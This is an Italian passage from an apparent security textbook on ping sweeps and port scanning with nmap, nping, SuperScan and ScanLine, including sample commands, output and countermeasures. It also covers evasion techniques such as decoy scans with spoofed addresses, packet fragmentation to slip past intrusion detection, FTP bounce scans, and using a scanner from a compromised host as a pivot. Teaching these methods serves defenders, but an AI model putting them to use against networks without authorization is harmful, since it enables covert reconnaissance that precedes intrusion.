I sistemi desktop, d’altra parte, spesso non accettano le connessioni in ingresso, e i moderni sistemi operativi desktop in genere prevedono firewall locali abilitati per default, aumentando la difficoltà di un attacco. Ciò detto, i computer desktop sono ben lunghi dall’essere impenetrabili, e molti utenti abilitano funzioni come il desktop remoto e la condivisione di file, che si possono sfruttare per attività di ricerca. Negli ambienti aziendali, è pratica comune degli amministratori del parco desktop disabilitare completamente i firewall locali per poter gestire meglio i sistemi dei propri utenti; tutto ciò rende molto più semplice la vita di un hacker, perché in questi casi viene spesso abilitato anche ICMP.

Nmap

Come abbiamo detto in precedenza, l’opzione `-sn` di Nmap consente un tipo ibrido di attacco nel quale viene tentata una ricerca di host ARP, ICMP e TCP. Se l’host bersaglio non ha la porta TCP 80 aperta, o i suoi pacchetti vengono bloccati in altro modo lungo il percorso (per esempio da un firewall), Nmap considera l’host inattivo. A questo punto ci si potrebbe arrendere (ipotesi da non prendere neppure in considerazione) o continuare a sondare. Potremmo cercare di interrogare alla cieca l’elenco di porte di default previsto da Nmap (che comprende 1000 porte comuni) indicando allo strumento di ignorare le sue opzioni di ricerca di host e limitarsi a svolgere una scansione delle porte (che descriveremo in maggiore dettaglio nel paragrafo successivo di questo capitolo).

```
user@hax:~ $ nmap -Pn 192.168.1.1
```

```
Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-24 15:36 PDT
Nmap scan report for 192.168.1.1
Host is up (0.038s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 2.04 seconds
```

Anche se a prima vista questa potrebbe sembrare una buona idea, essa non consente di scalare nel caso in cui si voglia eseguire la scansione di un ampio gruppo di host. Una strada più efficiente, quando si ha a che fare con un intero intervallo di host, è quella di scegliere una porta popolare e sondare direttamente quella. Il comando che segue ignora le opzioni di ricerca di host di Nmap (`-Pn`) e invia in output unicamente gli host del segmento 192.168.1.0/24 che hanno la porta 22 aperta (`-sS -p 22 --open`). Ci occuperemo meglio delle opzioni di scansione diretta delle porte (`-sS -p 22 --open`) nel paragrafo seguente.

```
user@hax:~$ sudo nmap -Pn -sS -p 22 --open 192.168.1.0/24
```

```
Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-24 15:42 PDT
Nmap scan report for ubuntu (192.168.1.19)
Host is up (0.00015s latency).
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap scan report for 192.168.1.22
Host is up (0.00060s latency).
```

```

PORT      STATE SERVICE
22/tcp    open  ssh

Nmap scan report for 192.168.1.28
Host is up (0.0060s latency).
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (14 hosts up) scanned in 2.83 seconds

```

Vale la pena tentare qualche ciclo di questo tipo di scansione con numeri di porte comuni come SMTP (25), POP (110), AUTH (113), IMAP (143), o altre porte che potrebbero essere specifiche del sito. Anche se questa scansione richiede ancora più tempo di una scansione ICMP, può comunque essere più veloce di quella che utilizza tutte le 1000 porte di default di Nmap.

SuperScan

Anche SuperScan (Figura 2.3) ha la capacità di svolgere questa scansione. Come abbiamo detto in precedenza, SuperScan effettua sia la ricerca di host che di servizi utilizzando rispettivamente ICMP e TCP/UDP. Con le opzioni di scansione delle porte TCP/UDP, è possibile determinare se un host è attivo o no, senza ricorrere in alcun modo a ICMP. Basta spuntare la casella di scelta per ogni protocollo che si vuole utilizzare e il tipo di tecnica desiderata, e via.




Figura 2.3 Con SuperScan di Foundstone si possono scoprire host nascosti dietro firewall.

nping

Come è facile attendersi, anche nping può essere utilizzato per la ricerca host TCP/UDP. Data la grande versatilità di nping, i suoi output sono più abbondanti per default, e potrebbero fornire più informazioni di quelle desiderate. È possibile ridurre l'output con il parametro `-q` (non mostrato qui), ma anche in questo caso i risultati non sono semplici da capire come quelli di Nmap o SuperScan.

```
user@hax:~$ sudo nping -c 2 --tcp -p 22 --flags syn 192.168.1.23

Starting Nping 0.5.51 ( http://nmap.org/nping ) at 2011-09-24 15:48 PDT
SENT (0.0122s) TCP 192.168.1.25:15930 > 192.168.1.23:22 S ttl=64 id=62836
  iplen=40 seq=2175166331 win=1480
RCVD (0.0148s) TCP 192.168.1.23:22 > 192.168.1.25:15930 SA ttl=255 id=4763
  iplen=44 seq=1120896879 win=4128 <mss 536>
SENT (1.0127s) TCP 192.168.1.25:15930 > 192.168.1.23:22 S ttl=64 id=62836
  iplen=40 seq=2175166331 win=1480
RCVD (1.0177s) TCP 192.168.1.253:22 > 192.168.1.25:15930 SA ttl=255 id=18433
  iplen=44 seq=3123565432 win=4128 <mss 536>

Max rtt: 4.417ms | Min rtt: 2.228ms | Avg rtt: 3.322ms
Raw packets sent: 2 (80B) | Rcvd: 2 (92B) | Lost: 0 (0.00%)
Tx time: 1.00139s | Tx bytes/s: 79.89 | Tx pkts/s: 2.00
Rx time: 2.00410s | Rx bytes/s: 45.91 | Rx pkts/s: 1.00
Nping done: 1 IP address pinged in 2.02 seconds
```

Diamo un'occhiata alla terza e alla quinta riga dell'output riportato precedentemente. Nella terza riga, (che inizia con “SENT”) notate la “S” (che sta per SYN) tra l’indirizzo e la porta di destinazione (192.168.1.23:22) e il valore del TTL (ttl=64). Questo carattere definisce i flag TCP (abbiamo indicato a nping di utilizzare l’opzione `--flags syn`), impostati sul pacchetto inviato al bersaglio. Sulla quinta riga (che inizia con “RCVD”), la lettera “S” è stata sostituita da “SA”, che sta per SYN/ACK. Questa riga riporta la risposta del sistema bersaglio. Il SYN/ACK indica che la porta è aperta. Tutti questi flag verranno descritti in maggiore dettaglio nei prossimi paragrafi.

Contromisure contro i ping sweep

I ping sweep potrebbero anche sembrare un semplice disturbo, invece è importante rilevare tali attività quando si verificano. In base al paradigma di sicurezza adottato, potrebbe essere necessario addirittura bloccarli. Nel seguito esamineremo entrambe le possibilità.

Rilevamento

Come abbiamo detto, la mappatura di rete tramite ping sweep è un metodo collaudato per effettuare il riconoscimento di una rete prima di portare un attacco reale. Per questo motivo, rilevare i ping sweep è fondamentale per determinare quando potrebbe verificarsi un attacco e per identificare l’aggressore. Il principale metodo per rilevare i ping sweep comporta l’utilizzo di programmi IDS di rete come Snort (snort.org).

Dal punto di vista del sistema host, diverse utility UNIX rilevano e registrano simili attacchi. Se notate una serie di pacchetti ECHO ICMP provenire da un particolare sistema, o da una rete, potrebbe essere il sintomo che qualcuno sta effettuando attività di riconoscimento della rete nei confronti del vostro sito. Prestate molta attenzione a questa attività, perché potrebbe indicare un attacco imminente.

Molti firewall per reti commerciali e desktop (per esempio di Cisco, Check Point, Microsoft, McAfee, Symantec e IBM/ISS) sono in grado di rilevare ping sweep con pacchetti ICMP, TCP e UDP. Tuttavia, il fatto che esistano gli strumenti tecnologici che rilevano questo comportamento non costituisce di per sé alcuna garanzia: serve qualcuno che si occupi di tenerli sotto controllo. Negli anni siamo giunti alla conclusione che è impossibile sfuggire alla necessità di un controllo: senza qualcuno che tenga gli occhi aperti sullo schermo, capisca ciò che vede e sia pronto a reagire in modo rapido e appropriato, i migliori firewall e strumenti di rilevamento delle intrusioni sono del tutto inutili.

Nella Tabella 2.1 sono elencati altri strumenti di rilevamento di ping UNIX che possono potenziare le capacità di controllo.

Tabella 2.1 Strumenti di rilevamento di ping UNIX.

Programma	Risorsa
scanlogd	openwall.com/scanlogd
Courtney	packetstormsecurity.org/UNIX/audit/courtney-1.3.tar.Z
ippl	pltplp.net/ippl
Protolog	packetstormsecurity.org/UNIX/logger/protolog-1.0.8.tar.gz

Prevenzione

Benché il rilevamento delle attività di ping sweep sia fondamentale, la prevenzione può andare ancora oltre. Raccomandiamo di valutare con cura il tipo di traffico ICMP che è consentito nelle proprie reti o in sistemi specifici. Esistono molti tipi diversi di traffico ICMP, ECHO ed ECHO_REPLY sono solo due esempi. La maggior parte dei router non richiede di abilitare tutti i tipi di traffico ICMP verso tutti i sistemi direttamente connessi a Internet. Benché praticamente tutti i firewall siano in grado di filtrare i pacchetti ICMP, per esigenze organizzative potrebbe essere necessario indicare di lasciar passare alcuni tipi di traffico. Se l'esigenza è reale, occorre considerare con attenzione quali tipi di traffico ICMP consentire. Un approccio minimalista potrebbe essere quello di consentire il passaggio dei soli pacchetti ICMP ECHO_REPLY, HOST_UNREACHABLE e TIME_EXCEEDED nella rete DMZ, e soltanto verso indirizzi specifici del proprio ISP. Inoltre, sarebbe ancora meglio limitare il traffico ICMP con elenchi di controllo di accesso (ACL) verso specifici indirizzi IP del proprio ISP. In questo modo l'ISP potrà controllare la connettività e ostacolare l'esecuzione di ping sweep ICMP verso sistemi connessi direttamente a Internet.

ICMP è un protocollo potente per la diagnosi di problemi di rete, ma offre la possibilità di facili abusi. Se si consente il traffico ICMP senza limitazioni all'interno della propria rete, gli hacker potrebbero avere la possibilità di realizzare attacchi DoS (Denial of Service) al fine di bloccare un sistema o renderlo scarsamente utilizzabile. Cosa ancora peggiore, se gli hacker riuscissero a compromettere uno dei sistemi della rete, potrebbero essere in grado di realizzare una back-door del sistema operativo e dirottare i dati di tunneling in un pacchetto ECHO ICMP utilizzando un programma come *loki2*. Per ulteriori informazioni su questo programma, si può consultare *Phrack Magazine* (phrack.org).

Un altro strumento interessante è *pingd*, sviluppato da Tom Ptacek e portato in Linux da Mike Schiffman. Si tratta di un daemon userland che gestisce tutto il traffico ICMP ECHO ed ECHO_REPLY al livello dell'host. Questa funzionalità è ottenuta rimuovendo

dal kernel il supporto dell’elaborazione di ECHO ICMP e implementando un daemon userland con un socket ICMP raw per gestire questi pacchetti. In sostanza, lo strumento fornisce un meccanismo di controllo di accesso a livello di sistema. pingd è disponibile nella versione per Linux presso packetstormsecurity.org/UNIX/misc/pingd-0.5.1.tgz.

Determinare quali servizi sono in esecuzione o in ascolto

Finora abbiamo individuato i sistemi attivi utilizzando una varietà di metodi di ping sweep. Ora siamo pronti a iniziare a sondare ciascuno di quei sistemi per individuare quali porte e servizi sono disponibili per portare un attacco.



Scansione di porte

Popolarità: 10

Semplicità: 10

Impatto: 7

Grado di rischio: 9

La *scansione di porte* è il processo che prevede l’invio di pacchetti a porte TCP e UDP sul sistema bersaglio per determinare quali servizi sono in esecuzione o in stato LISTENING. Individuare le porte in ascolto è fondamentale per determinare i servizi in esecuzione e di conseguenza le vulnerabilità presenti in un sistema remoto. In più, è possibile determinare il tipo e la versione del sistema operativo e le applicazioni in uso. I servizi attivi in ascolto sono come le porte e le finestre di casa: consentono l’ingresso al proprio domicilio. In base al tipo di percorso (finestra o porta), un utente non autorizzato potrebbe accedere a sistemi configurati male o che eseguono una versione di un software con noti problemi di sicurezza. Nel seguito esamineremo diversi strumenti e tecniche per la scansione di porte che vi forniranno parecchie informazioni utili e che vi consentiranno di osservare le vulnerabilità del sistema. Le tecniche per la scansione di porte descritte nel seguito sono diverse da quelle citate in precedenza, quando ci limitavamo a tentare di individuare i sistemi attivi. Nel seguito ipotizzeremo che i sistemi siano attivi e cercheremo di determinare tutte le porte in ascolto o i potenziali punti di accesso del nostro bersaglio. Con la scansione delle porte dei sistemi bersaglio vogliamo raggiungere diversi obiettivi, che comprendono i seguenti e altri ancora:

- individuare i servizi TCP e UDP in esecuzione sul sistema bersaglio;
- individuare il tipo di operativo in uso sul sistema bersaglio;
- individuare applicazioni specifiche o versioni di un particolare servizio.

Tipi di scansioni

Prima di entrare nei dettagli degli strumenti di scansione delle porte, dobbiamo discutere le varie tecniche disponibili per questo scopo. Uno dei pionieri nell’implementazione delle tecniche di scansione di porte è Fyodor, che ha incluso nel suo strumento Nmap molte di queste tecniche. Molti dei tipi di scansione che discuteremo nel seguito sono il diretto risultato dell’opera di Fyodor stesso:

- **Scansione di connessione TCP.** Questo tipo di scansione effettua la connessione alla porta bersaglio e completa un handshaking a tre vie (SYN, SYN/ACK e ACK), secondo quanto stabilisce l'RFC (*Request for Comments*) TCP. A causa dell'handshaking a tre vie, questo tipo di scansione richiede più tempo di altri ed è maggiormente soggetto alla possibilità di essere rilevato e registrato nei log del sistema bersaglio. La scansione di connessione TCP è del tutto accessibile senza alcuna necessità di livelli di autorizzazione particolari, perciò rappresenta la scelta ideale quando si è costretti a eseguire una scansione come utente non root. La Figura 2.4 illustra l'handshaking a tre vie TCP.




Figura 2.4 (1) Invio di un pacchetto SYN; (2) ricezione di un pacchetto SYN/ACK; (3) invio di un pacchetto ACK.

- **Scansione SYN TCP.** Questa tecnica è chiamata *scansione semiaperta* perché non viene stabilita una connessione TCP completa, ma ci si limita a inviare un pacchetto SYN alla porta bersaglio. Se si riceve un SYN/ACK dalla porta bersaglio, si può dedurre che tale porta si trova nello stato LISTENING, mentre un RST/ACK solitamente indica che la porta non è in ascolto. Questa tecnica ha il vantaggio di essere meno facile da rilevare di una connessione TCP completa, e potrebbe non essere registrata dal sistema bersaglio; tuttavia, uno degli svantaggi è che questa forma di scansione può produrre una condizione di indisponibilità del servizio sul bersaglio aprendo un gran numero di connessioni semiaperte. Comunque, a meno di non effettuare la scansione di uno stesso sistema con un alto numero di connessioni come queste, questa tecnica è relativamente sicura.
- **Scansione FIN TCP.** Questa tecnica invia un pacchetto FIN alla porta bersaglio. In base all'RFC 793 (ietf.org/rfc/rfc0793.txt), il sistema bersaglio dovrebbe restituire un RST per tutte le porte chiuse. Questa tecnica solitamente funziona su stack TCP/IP basati su UNIX.
- **Scansione Xmas Tree TCP.** Questa tecnica invia un pacchetto FIN, URG e PUSH alla porta bersaglio. In base all'RFC 793, il sistema bersaglio dovrebbe restituire un RST per tutte le porte chiuse.
- **Scansione Null TCP.** Questa tecnica disattiva tutti i flag. In base all'RFC 793, il sistema bersaglio dovrebbe restituire un RST per tutte le porte chiuse.
- **Scansione ACK TCP.** Questa tecnica è utilizzata per mappare i ruleset dei firewall. Può aiutare a determinare se il firewall è un semplice filtro di pacchetti che consente solo connessioni con il bit ACK impostato, oppure è un firewall con controllo sullo stato che opera un filtro avanzato.

- **Scansione di finestre TCP.** Questa tecnica potrebbe rilevare le porte aperte e anche filtrate/non filtrate su alcuni sistemi (per esempio AIX e FreeBSD) a causa di un'anomalia nel modo in cui è riportata la dimensione delle finestre TCP.
- **Scansione RPC TCP.** Questa tecnica è specifica per i sistemi UNIX ed è utilizzata per rilevare e individuare le porte RPC (Remote Procedure Call) e i programmi associati con i numeri di versione.
- **Scansione UDP.** Questa tecnica invia un pacchetto UDP alla porta bersaglio; se questa risponde con un messaggio di porta ICMP irraggiungibile, significa che è chiusa; viceversa, se non si riceve questo messaggio, si può dedurne che la porta è aperta. Poiché UDP è un protocollo privo di informazioni sullo stato, l'accuratezza di questa tecnica è altamente dipendente da molti fattori correlati all'utilizzo e al meccanismo di filtro della rete bersaglio. Inoltre, la scansione UDP è un processo molto lento se si cerca applicarlo a un dispositivo che impiega un meccanismo di filtro dei pacchetti avanzato. Se si intende di effettuare scansioni UDP su Internet, occorre tenere presente che si potrebbero ricevere risultati inaffidabili.

Certe implementazioni IP si contraddistinguono perché vengono restituiti pacchetti RST per tutte le porte oggetto di scansione, a prescindere dal fatto che siano in ascolto o meno. Per questo motivo, i risultati di queste scansioni potrebbero variare; tuttavia, le scansioni SYN e connect() dovrebbero funzionare con tutti gli host.

Individuare i servizi TCP e UDP in esecuzione

Oggi molti strumenti dispongono di funzionalità per la ricerca di host e la scansione di porte; spesso operano tentando in primo luogo di determinare se un host è attivo, con i metodi di ricerca descritti precedentemente, e solo nel caso sia attivo eseguono una scansione di porte. Sono disponibili molti scanner di porte per ambienti UNIX e Windows, ma ci limiteremo a esaminare alcuni dei più diffusi e meglio collaudati nel tempo.

Nmap

Cominciamo come sempre con Nmap. Fyodor (e altri) hanno implementato tutte le scansioni più popolari elencate nel paragrafo precedente, più altre meno note quali la scansione di SCTP INIT e TCp Maimon (cfr. la documentazione di Nmap per ulteriori informazioni). Nmap risulta così uno dei più potenti strumenti per la scansione di porte esistenti. Come molti degli strumenti descritti qui, Nmap procede in maniera intelligente, eseguendo prima una ricerca di host e poi procedendo alla scansione di porte soltanto per gli host individuati come attive. Esaminiamo alcune delle sue funzionalità più utili; la più semplice è la scansione di porte SYN TCP:

```
user@hax:~$ sudo nmap -sS 192.168.1.231
```

```
Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-26 08:20 PDT
Nmap scan report for 192.168.1.231
Host is up (0.00071s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
```

```

515/tcp open  printer
631/tcp open ipp
9100/tcp open jetdirect
MAC Address: 08:00:37:AD:D3:62 (Fuji-xerox CO.)

```

Nmap done: 1 IP address (1 host up) scanned in 6.77 seconds

Nmap dispone anche di altre funzionalità. Notate che, nel prossimo esempio, utilizziamo l'opzione **-o** per salvare l'output in un file separato. Con l'opzione **-oN** si salvano i risultati in formato leggibile:

```
user@hax:~$ sudo nmap -sF 192.168.1.0/24 -oN outfile
```

Se volete salvare i risultati in un file delimitato da tabulazioni, in modo da poterlo analizzare in un secondo tempo da programma, utilizzate l'opzione **-oG** (tenete presente che questa opzione verrà gradualmente abbandonata in favore dell'output XML ottenuto con **-oX**). Poiché questa scansione potrebbe causare la ricezione di una grande quantità di informazioni, è una buona idea indicare il salvataggio dei dati su file in uno di questi formati. In alcuni casi è utile combinare le opzioni **-oN** e **-oG** per salvare l'output in entrambi i formati. L'opzione **-oA** consente di salvarlo in tutti i formati.

Supponiamo che, dopo aver eseguito il footprinting di un'organizzazione, scopriamo che questa utilizza un semplice dispositivo di filtro dei pacchetti come firewall primario. Potremmo utilizzare l'opzione **-f** di Nmap per frammentare i pacchetti. In sostanza, questa opzione suddivide gli header TCP su diversi pacchetti, in modo da ostacolare il rilevamento della scansione da parte di dispositivi di controllo di accesso o sistemi di rilevamento delle intrusioni (IDS). Nella maggior parte dei casi i sistemi di filtro dei pacchetti e i firewall più moderni accorderanno tutti i frammenti IP prima di valutarli, ma è possibile che sistemi meno recenti, o che richiedono il massimo livello di prestazioni, non deframmentino i pacchetti prima di elaborarli.

In base al livello dei sistemi di monitoraggio della rete e degli host bersaglio, le scansioni effettuate finora potrebbero essere facilmente rilevate. Nmap mette a disposizione un'altra funzionalità di scansioni "civetta", pensata per sommergere un sito bersaglio con informazioni superflue, tramite l'opzione **-D**. Queste scansioni civetta vanno lanciate contemporaneamente a una scansione reale, falsificando l'indirizzo di origine dei messaggi per indicare server legittimi e mescolando a queste scansioni di disturbo la scansione di porte reali. Il sistema bersaglio risponderà agli indirizzi falsificati e anche alla scansione di porte reali; inoltre, dovrà tenere traccia di tutte le scansioni per determinare quali sono legittime e quali no. Ricordate che l'indirizzo "civetta" deve essere valido, altrimenti le scansioni potrebbero sommergere il sistema bersaglio con un effetto SYN-flood e portare a una condizione di indisponibilità del servizio. L'esempio che segue utilizza l'opzione **-D**:

```
user@hax:~$ sudo nmap -sS 192.168.1.1 -D 10.1.1.1
```

```

Starting Nmap 5.51 ( http://nmap.org ) at 2011-09-26 08:30 PDT
Nmap scan report for 192.168.1.1
Host is up (0.028s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
Nmap done: 1 IP address (1 host up) scanned in 3.40 seconds

```

Nel precedente esempio Nmap fornisce le funzionalità di scansione civetta per ostacolare la distinzione tra scansioni di porte legittime e no.

L'ultima tecnica di scansione che descriviamo è la *scansione FTP bounce (a rimbalzo FTP)*. L'attacco FTP bounce è stato messo in luce da Hobbit in un messaggio inviato a Bugtraq nel 1995, dove egli sottolineava alcune delle fallo implicite del protocollo FTP (cfr. RFC 959 presso ietf.org/rfc/rfc0959.txt). Questo attacco, benché oggi risulti obsoleto e praticamente inutilizzabile, illustra un insidioso metodo di ripulire le connessioni attraverso un server FTP abusando del supporto per connessioni FTP "proxy". È importante comprendere questa tecnica, benché sia datata, se si vuole comprendere davvero il raggio d'azione di un hacker che tenta di raggiungere il proprio obiettivo.

Come Hobbit rileva nel messaggio appena citato, gli attacchi FTP "possono essere utilizzati per inviare messaggi di posta e news praticamente impossibili da tracciare, provocare problemi a server di vari siti, riempire unità a disco, cercare di aggirare firewall e, in generale, provocando noie e difficoltà di rilevamento nello stesso tempo. Inoltre, è possibile far rimbalzare scansioni di porte dal server FTP per nascondere la propria identità, o ancora meglio, per aggirare dei meccanismi di controllo.

Naturalmente Nmap supporta questo tipo di scansione, con l'opzione -b; tuttavia, devono essere valide alcune condizioni. In primo luogo, il server FTP deve avere una directory con possibilità di scrittura e lettura, come /incoming. In secondo luogo, il server FTP deve consentire a nmap di inviare informazioni fintizie tramite il comando PORT. Questa tecnica è molto efficace per aggirare i sistemi di controllo di accesso e per nascondere l'identità del suo utente, ma l'operazione può essere molto lenta. Inoltre, molte versioni più recenti dei server FTP non consentono che questo tipo di attività abbia luogo.

SuperScan

SuperScan di Foundstone è un'ottima alternativa GUI a Nmap per ambienti Windows. Come si può vedere dalle Figure 2.5 e 2.6, lo strumento consente la scansione ping, la scansione di porte TCP e UDP, e comprende diverse tecniche per eseguire il tutto.

SuperScan offre la scelta tra quattro diverse tecniche di ricerca di host ICMP, tra cui le tradizionali ECHO REQUESTS e le meno comuni TIMESTAMP REQUESTS, ADDRESS MASK REQUESTS e INFORMATION REQUESTS. Ognuna di queste tecniche può produrre informazioni utili a costruire l'elenco degli host attivi. Inoltre, lo strumento permette di scegliere le porte da sottoporre a scansione, le tecniche per la scansione UDP (comprese la scansione Dati, Dati+ICMP, e a sorgente statica), e le tecniche per la scansione TCP (tra cui SYN, Connect e scansione a sorgente statica).

La tecnica di *scansione dati UDP* invia un pacchetto di dati alla porta UDP e, in base alla risposta, determina se la porta è aperta o chiusa. Questo metodo non è eccessivamente accurato e richiede che il prodotto riconosca una stringa di nudge valida. Quindi, se la porta UDP è associata a un servizio particolare, questo metodo potrebbe anche non riuscire a capire se è aperta o meno. La combinazione *Dati+ICMP* aumenta di un gradino l'accuratezza della tecnica Dati, aggiungendo una tecnica di scansione UDP tradizionale molto migliorata che invia molteplici pacchetti UDP a una porta presumibilmente chiusa; poi, a seconda della capacità del sistema di rispondere con pacchetti ICMP, questa tecnica crea una finestra nella quale analizzare la porta bersaglio. La tecnica Dati+ICMP è incredibilmente precisa e riesce a individuare tutte le porte aperte, ma richiede un certo tempo; tenetene conto, se decidete di utilizzarla.




Figura 2.5 SuperScan mette a disposizione numerose tecniche di rilevazione degli host che sono di grande aiuto nella battaglia digitale per la sicurezza.




Figura 2.6 SuperScan fornisce numerosi strumenti di valutazione e rilevazione, molti dei quali sono discussi in vari capitoli di questo libro.

ScanLine

ScanLine è uno strumento di Foundstone (foundstone.com) per Windows, che funziona unicamente dalla riga di comando. Come netcat, è costituito da un unico file eseguibile, e ciò ne rende facile il caricamento su un host compromesso, da utilizzare poi come punto di appoggio da cui aggredire i sistemi interni che potevano risultare inaccessibili dal punto di attacco iniziale. Date un'occhiata a questo esempio:

```
C:\ >sl -t 21,22,23,25 -u 53,137,138 192.168.0.1
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://foundstone.com
```

Scan of 1 IP started at Fri Nov 22 23:09:34 2002

```
192.168.0.1
Responded in 0 ms.
1 hop away
Responds with ICMP unreachable: No
TCP ports: 21 23
UDP ports:
```

Scan finished at Fri Nov 22 23:09:46 2002

1 IP and 7 ports scanned in 0 hours 0 mins 12.07 secs

L'elenco delle funzionalità di ScanLine si può ricavare dal file di aiuto del programma:

```
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://foundstone.com

sl [-?bhijnprsTUVz]
  [-cdgmq ]
  [-fLoO <file>]
  [-tu [, - ]]
  IP[,IP-IP]

-? - Shows this help text
-b - Get port banners
-c - Timeout for TCP and UDP attempts (ms). Default is 4000
-d - Delay between scans (ms). Default is 0
-f - Read IPs from file. Use "stdin" for stdin
-g - Bind to given local port
-h - Hide results for systems with no open ports
-i - For pinging use ICMP Timestamp Requests in addition to Echo Requests
-j - Don't output "-----" separator between IPs
-l - Read TCP ports from file
-L - Read UDP ports from file
-m - Bind to given local interface IP
-n - No port scanning - only pinging (unless you use -p)
-o - Output file (overwrite)
-O - Output file (append)
```

-p - Do not ping hosts before scanning
 -q - Timeout for pings (ms). Default is 2000
 -r - Resolve IP addresses to hostnames
 -s - Output in comma separated format (csv)
 -t - TCP port(s) to scan (a comma separated list of ports/ranges)
 -T - Use internal list of TCP ports
 -u - UDP port(s) to scan (a comma separated list of ports/ranges)
 -U - Use internal list of UDP ports
 -v - Verbose mode
 -z - Randomize IP and port scan order

Example: sl -bht 80,100-200,443 10.0.0.1-200

